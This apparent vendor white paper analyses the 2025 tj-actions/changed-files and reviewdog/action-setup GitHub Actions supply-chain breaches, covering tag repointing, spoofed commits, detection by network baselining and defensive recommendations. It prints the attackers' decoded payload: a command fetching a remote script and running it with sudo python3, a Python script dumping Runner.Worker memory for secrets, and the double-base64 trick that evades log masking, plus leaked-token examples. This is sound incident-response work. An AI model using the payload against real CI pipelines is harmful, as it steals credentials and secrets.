

# White Paper: Uncovering and Responding to the tj-actions Supply Chain Breach

## Abstract

On March 14, 2025, an anomalous outbound network connection from a CI/CD pipeline revealed a sophisticated supply chain attack. The popular GitHub Action `tj-actions/changed-files`, used in over 23,000 repositories, was found to be compromised. Further investigation linked this breach to a prior compromise of the `reviewdog/action-setup` Action, marking the first confirmed chained supply chain attack within the GitHub Actions ecosystem. This white paper provides a technical, vendor-neutral analysis of the incidents, detection methodology, forensic investigation, and actionable strategies for securing CI/CD pipelines.

## tj-actions/changed-files Incident

### Incident Overview

Attackers manipulated GitHub Action version tags of `tj-actions/changed-files`, redirecting multiple versions retroactively to a single malicious commit designed to extract CI/CD secrets directly from the GitHub Actions runner memory and explicitly expose them in publicly accessible build logs.


### Attack Timeline

- **March 14, 2025, 9:00 AM PT:** Initial compromise of version tags.
- **March 14, 2025, 1:01 PM PT:** Detection of anomalous network connection.
- **March 15, 2025:** GitHub removes compromised action temporarily.
- **March 15, 2025, 10:00 PM UTC:** Action restored, malicious code removed.

## Technical Analysis of the Attack

### Method of Compromise

Attackers leveraged a compromised Personal Access Token (PAT) from the @tj-actions-bot account, allowing unauthorized manipulation of repository tags. This persistent PAT was potentially compromised due to the reviewdog supply chain attack. The malicious commit was externally authored, falsely attributed to "Renovate bot" to evade suspicion. This was done by generating a spoofed commit by specifying an email address used by the renovatebot and not using commit signing for the malicious commit. We have shared a screenshot of the commit below.




## Malicious Commit Analysis

Attackers created the malicious commit: 0e58ed8671d6b60d0890c21b07f8835ace038e67 .

```
$ git tag -l |
  while read -r tag ; do git show --format="$tag: %H" --no-patch $tag ; done
  sort -k2
v1.0.0: 0e58ed8671d6b60d0890c21b07f8835ace038e67
...
v35.7.7-sec: 0e58ed8671d6b60d0890c21b07f8835ace038e67
...
v44.5.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
...
v5: 0e58ed8671d6b60d0890c21b07f8835ace038e67
...
```

## Malicious Payload Details

The commit was accessible at <https://github.com/tj-actions/changed-files/commit/0e58ed8671d6b60d0890c21b07f8835ace038e67>. The commit has been deleted. However, we saved a screenshot, which is shared below.



The malicious commit included a base64 encoded bash script. The base64 decoded version of the script is given below

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=$(curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b
    sudo python3 |
    tr -d '\0' |
    grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}' |
    sort -u |
    base64 -w 0 |
    base64 -w 0`
    echo $B64_BLOB
else
    exit 0
fi
```


Double base64 encoding was intentionally used by attackers to bypass GitHub's built-in secret masking feature. For example, the secret:

```
"system.github.token":{"value":"ghs_AKmwWeg4cPNTa0HcJc0GjUbPEha29C3atVaV","is
```

appeared double base64 encoded in logs as:

SW50NWMzUmxiUzVuYVhSb2RXSXVkrZlyWlc0aU9uc2lkblUZZZFdVaU9pSm5hSE5mUVV0dGQxZGxae

The screenshot below shows a real leaked secret due to this incident.



```

1  ▶ Run reviewdog/action-setup@v1
4  ▶ Run set -eu
11 ▼ 🐞 Preparing environment ...
12   Matching Defaults entries for runner on fv-az1945-234:
13     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty
14
15   User runner may run the following commands on fv-az1945-234:
16     (ALL) NOPASSWD: ALL
17
18   SW1kcGRHaDFZbDkwYjJ0bGJpSTZleUoyWVd4MVpTSTZJbWVYzE5dFMw
19   BjMU5sWTNKbGRDSTZkSEoxWlgwS0luTjVjM1JsYlM1bmFYUm9kV0l1Zi
20   NfDhWldawFJEVTJaUlVqTTFNbGhVmkWUlpd2lhWE5UWld0eVpYUWU
21
18 ▼ 🐞 Installing reviewdog ... https://github.com/reviewdog/reviewdog
19   reviewdog/reviewdog info checking GitHub for tag 'latest'
20   reviewdog/reviewdog info found version: 0.20.3 for v0.20.3/Linux/x86_64
21   reviewdog/reviewdog info installed /home/runner/work/_temp/reviewdog/bin/reviewdog
  
```

## Memory Dump Script Analysis

The GitHub Actions worker process named Runner.Worker stores all the secrets required for a pipeline run in memory. These are the secrets that are explicitly referenced by the CI/CD workflow. The malicious code specifically targeted this process to extract secrets directly from memory. By dumping the memory of Runner.Worker, the attackers were able to retrieve these secrets and encode them for exfiltration through build logs.

The githubusercontent.com file has been deleted. However, we saved a copy of the script before it was deleted.

```

#!/usr/bin/env python3
...

def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-p
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

    for pid in pids:
        with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
            if b'Runner.Worker' in cmdline_f.read():
                return pid

    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    pid = get_pid()
    print(pid)

    map_path = f"/proc/{pid}/maps"
    mem_path = f"/proc/{pid}/mem"
  
```

```

with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
    for line in map_f.readlines(): # for each mapped region
        m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-r])', line)
        if m.group(3) == 'r': # readable region
            start = int(m.group(1), 16)
            end = int(m.group(2), 16)
            # hotfix: OverflowError: Python int too large to convert to C
            # 18446744073699065856
            if start > sys.maxsize:
                continue
            mem_f.seek(start) # seek to region start

            try:
                chunk = mem_f.read(end - start) # read region contents
                sys.stdout.buffer.write(chunk)
            except OSError:
                continue

```

## Detection Methodology

Detection was facilitated by baseline-driven behavioral monitoring. To provide an example, for a sample workflow named `.github/workflows/build.yaml` that was using the vulnerable `tj-actions/changed-file` Action, the baseline included the following network destinations based on the past 407 pipelien runs:

- `api.github.com:443`
- `azure.archive.ubuntu.com:80`
- `esm.ubuntu.com:443`
- `github.com:443`
- `pypi.org:443`
- `www.githubstatus.com:443`

As the malicious code was executed in the 408th run and the GitHub endpoint that was used for downloading the malicious python code ( `gist.githubusercontent.com` ) was not in the baseline, this network destination was flagged as anomalous. Based on the runtime monitoring for this workflow run, the following process made the anomalous call:

- Process Path: `/usr/bin/curl` (PID: 2258)
- Process Arguments: `curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py`

# reviewdog/action-setup Incident

## Overview

Independent researcher Adnan Khan identified malicious code in reviewdog/action-setup@v1. The exploit used a similar memory dumping payload and compromised several other reviewdog Actions.

## Technical Summary

While we were not able to find a workflow run within the tj-actions GitHub organization that directly executed a malicious version of the reviewdog Action, the tj-actions organization does reference multiple reviewdog Actions in its workflows. Several of these workflows had access to sensitive credentials, including the persistent PAT used to manage GitHub release tags. This presents a plausible path for credential compromise, suggesting a circumstantial link between the reviewdog and tj-actions incidents.


It is also possible that the specific workflow run responsible for leaking the PAT was subsequently deleted using the compromised PAT itself, leaving no forensic trace of the original compromise. This scenario would explain the absence of a visible link while preserving the likelihood of a causal relationship.

Adding further weight to the connection, independent researcher Adnan Khan discovered a confirmed instance of the malicious reviewdog/action-setup@v1 being executed in a Meta-owned repository. The following public GitHub Actions run demonstrates the use of the compromised Action tag:

Meta OpenBIC Repository:

<https://github.com/facebook/OpenBIC/actions/runs/13795880802/job/38587284624>

The workflow run has been deleted now. However, we saved a screenshot. It shows the malicious tag being used, with behavior matching the memory scraping pattern seen in both breaches.



```

1 Current runner version: '2.322.0'
2 ▶ Operating System
6 ▶ Runner Image
11 ▶ Runner Image Provisioner
13 ▶ GITHUB_TOKEN Permissions
28 Secret source: Actions
29 Prepare workflow directory
30 Prepare all required actions
31 Getting action download info
32 Download action repository 'actions/checkout@v2' (SHA:ee0669bd1cc54295c223e0bb666b733df41de1c5)
33 Download action repository 'reviewdog/action-setup@v1' (SHA:f0d342d24037bb11d26b9bd8496e0808ba32e9ec)
34 Download action repository 'actions/download-artifact@v4' (SHA:cc203385981b70ca67e1cc392babf9cc229d5806)
35 Complete job name: Aggregate-Lint-Output

```


Both the reviewdog and tj-actions incidents involved the use of imposter commits. Git tags in GitHub are mutable pointers, which attackers exploited by redirecting trusted tags like v1 to commits outside the official repository history—commonly from forks or orphaned branches. These imposter commits allowed attackers to inject malicious payloads without modifying default branches or triggering code reviews.

Imposter commits are typically unsigned and can be falsely attributed to known contributors or automation bots, such as Renovate. This obscures the origin of the commit and makes it appear as part of the normal development process. Since many workflows implicitly trust tags like v1, workflows referencing these tags executed attacker-controlled code silently.

A real-world example is the reviewdog/action-setup@v1 tag, which was repointed to commit f0d342d24037bb11d26b9bd8496e0808ba32e9ec. This commit included a base64-encoded exploit payload that dumped secrets from memory and printed them into GitHub Actions logs.

The attack methodology used in the reviewdog incident was strikingly similar to the tj-actions compromise. In both cases, attackers retroactively modified existing tags to point to malicious commits that executed Python-based memory scraping payloads. These payloads accessed the memory of the Runner.Worker process to extract secrets, which were then logged in base64-encoded format to evade GitHub's masking mechanisms.

The compromised commit in reviewdog/action-setup@v1 was SHA f0d342d24037bb11d26b9bd8496e0808ba32e9ec. The commit is available at <https://github.com/reviewdog/action-setup/commit/f0d342d24037bb11d26b9bd8496e0808ba32e9ec>.



This commit introduced a base64-encoded payload embedded in a shell command executed during the GitHub Action workflow. Upon decoding, the payload revealed a Python script nearly identical to the one used in the tj-actions attack, targeting the memory space of the Runner.Worker process to extract sensitive CI/CD secrets.

The payload was silently added by modifying the composite GitHub Action without altering its external interface, maintaining compatibility with downstream workflows. Furthermore, the attacker abused GitHub's tag mutability by retroactively pointing the v1 tag to the malicious commit without changing the version number—allowing the exploit to spread rapidly without triggering dependency alerts.


The memory scraping logic directly scanned mapped, readable regions of `/proc//mem` for secret patterns typically structured as JSON blobs with `"isSecret": true`. These were then printed in base64 format to ensure they were not masked by GitHub's automated secrets detection mechanism.

The execution chain resembled:

- ```
- name: Setup reviewdog
  uses: reviewdog/action-setup@v1
```



Upon execution, the base64-encoded Python script was downloaded and executed silently. It injected logic to read runner memory and printed encoded secrets in standard output, making them visible in the GitHub Actions logs. The following screenshot shows leaked secrets due a compromised reviewdog Action.



```

1  ▶ Run reviewdog/action-setup@v1
4  ▶ Run set -eu
11 ▼ 🐛 Preparing environment ...
12   Matching Defaults entries for runner on fv-az1945-234:
13     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
14     use_pty
15   User runner may run the following commands on fv-az1945-234:
16     (ALL) NOPASSWD: ALL
17   SW1kcGRHaDFZbDkwYjJ0bGJpSTZleUoyWVd4MVpTSTZJbWRvYzE5dFMv
18   BjMU5sWTNKbGRDSTZkSEoxWlgwS0luTjVjM1JsYlM1bmFYUm9kV0l1Zi
19   NfdHwldawFJEVTJaUlVqTTFNbGhVmkWUlpd2lhWE5UWld0eVpYUWU
18 ▼ 🐛 Installing reviewdog ... https://github.com/reviewdog/reviewdog
19   reviewdog/reviewdog info checking GitHub for tag 'latest'
20   reviewdog/reviewdog info found version: 0.20.3 for v0.20.3/Linux/x86_64
21   reviewdog/reviewdog info installed /home/runner/work/_temp/reviewdog/bin/reviewdog
  
```

The payload:

- Accessed Runner.Worker memory.
- Logged secrets into build logs.
- Was pushed using a spoofed commit to the v1 tag.

## Affected Actions

- reviewdog/action-setup@v1
- reviewdog/action-shellcheck@<v1.29.2
- reviewdog/action-composite-template@<v0.20.2
- reviewdog/action-staticcheck@<v1.26.2
- reviewdog/action-ast-grep@<v1.26.2
- reviewdog/action-typos@<v1.17.2

## Root Cause

The root cause of the reviewdog/action-setup@v1 compromise stems from an overly permissive contributor access model and an automated team invitation workflow. According to the maintainers' response and the Wiz Research blog, the compromise occurred between March 11, 2025, 18:42 and 20:31 UTC. During this time, an attacker was able to update the v1 tag to point to a malicious commit hosted on a fork of the repository.

The reviewdog GitHub organization maintained an automated system that invited contributors of reviewdog/action-\* repositories to the @reviewdog/actions-maintainer team. This team had write access to those repositories, and by the time of the incident, it included 118 members. While contributors did not have access to the core reviewdog repositories (like errorformat), they had the ability to push code and retag versions on the composite Actions repositories, such as action-setup.

The maintainers suspect the attacker either exploited the automated inviter system to gain access or compromised the account of an existing contributor. While an audit of member invitations since January 15 did not reveal any suspicious users, the nature of the attack suggests a privilege escalation via trusted contributor workflows.

Once write access was gained, the attacker leveraged GitHub's mutable tag mechanism to move the trusted v1 tag to a commit they controlled (f0d342d24037bb11d26b9bd8496e0808ba32e9ec), which contained the memory scraping payload.

This method allowed the attacker to:

- Avoid detection by bypassing PR-based workflows or branch protection rules.
- Avoid commit signature verification.
- Impersonate trusted bots (e.g., Renovate) as the commit author.

The incident demonstrates how automated contributor onboarding, combined with GitHub's mutable tags and insufficient privilege scoping, can be weaponized in sophisticated supply chain attacks. Automated contributor promotions added many users to this team. At the time of compromise, it had 118 members.

## Response Measures By Maintainer

- Revoked excessive write access.
- Disabled contributor auto-invite workflow.
- Pinned all internal GitHub Actions by SHA.
- Rotated credentials.

## Response Challenges

Impacted organizations encountered significant hurdles during incident response, including:

- Identifying all instances of the compromised action across extensive codebases.

- Reviewing historical build logs to determine exposure of sensitive credentials.
- Coordinating rapid secret rotation and validating alternative solutions when the compromised action was temporarily unavailable.

## Lessons Learned and Defensive Recommendations

### Key Lessons

- Mutable references (e.g., tags like latest) represent a substantial supply chain risk.
- Attackers are increasingly leveraging legitimate infrastructure to evade detection.
- Baseline-driven monitoring of CI/CD pipeline activities is essential for early detection of anomalous behaviors.
- Avoid user of long-lived credentials. Wherever you need to use long-lived credentials, require explicit authorization.

### Defensive Strategies

- Immutable Pinning: Organizations should always pin third-party GitHub Actions to specific, immutable commit hashes rather than mutable tags.
- Least Privilege Enforcement: Configure CI/CD runner environments with minimum necessary permissions, limiting the potential impact of credential leaks.
- Baseline-driven Monitoring: Implement continuous monitoring and behavioral baselines of pipeline network and process activities to detect and respond promptly to anomalies.

## Broader Implications

The attack underscores the need for heightened awareness and proactive defenses within the CI/CD ecosystem. Platform providers, security researchers, and developers must collaborate to address the vulnerabilities exploited by sophisticated attackers.

## Conclusion

The tj-actions/changed-files incident represents a new class of sophisticated supply chain attacks, characterized by minimal external indicators and extensive internal credential exposure. This incident highlights the critical necessity of robust, proactive, and behavior-based monitoring approaches. Organizations are urged to adopt immutable pinning and baseline-driven anomaly detection as foundational practices for securing their CI/CD pipelines against emerging threats.

Through sharing detailed technical analysis and response methodologies, we aim to equip the cybersecurity community with the knowledge to detect, respond to, and prevent similar future compromises.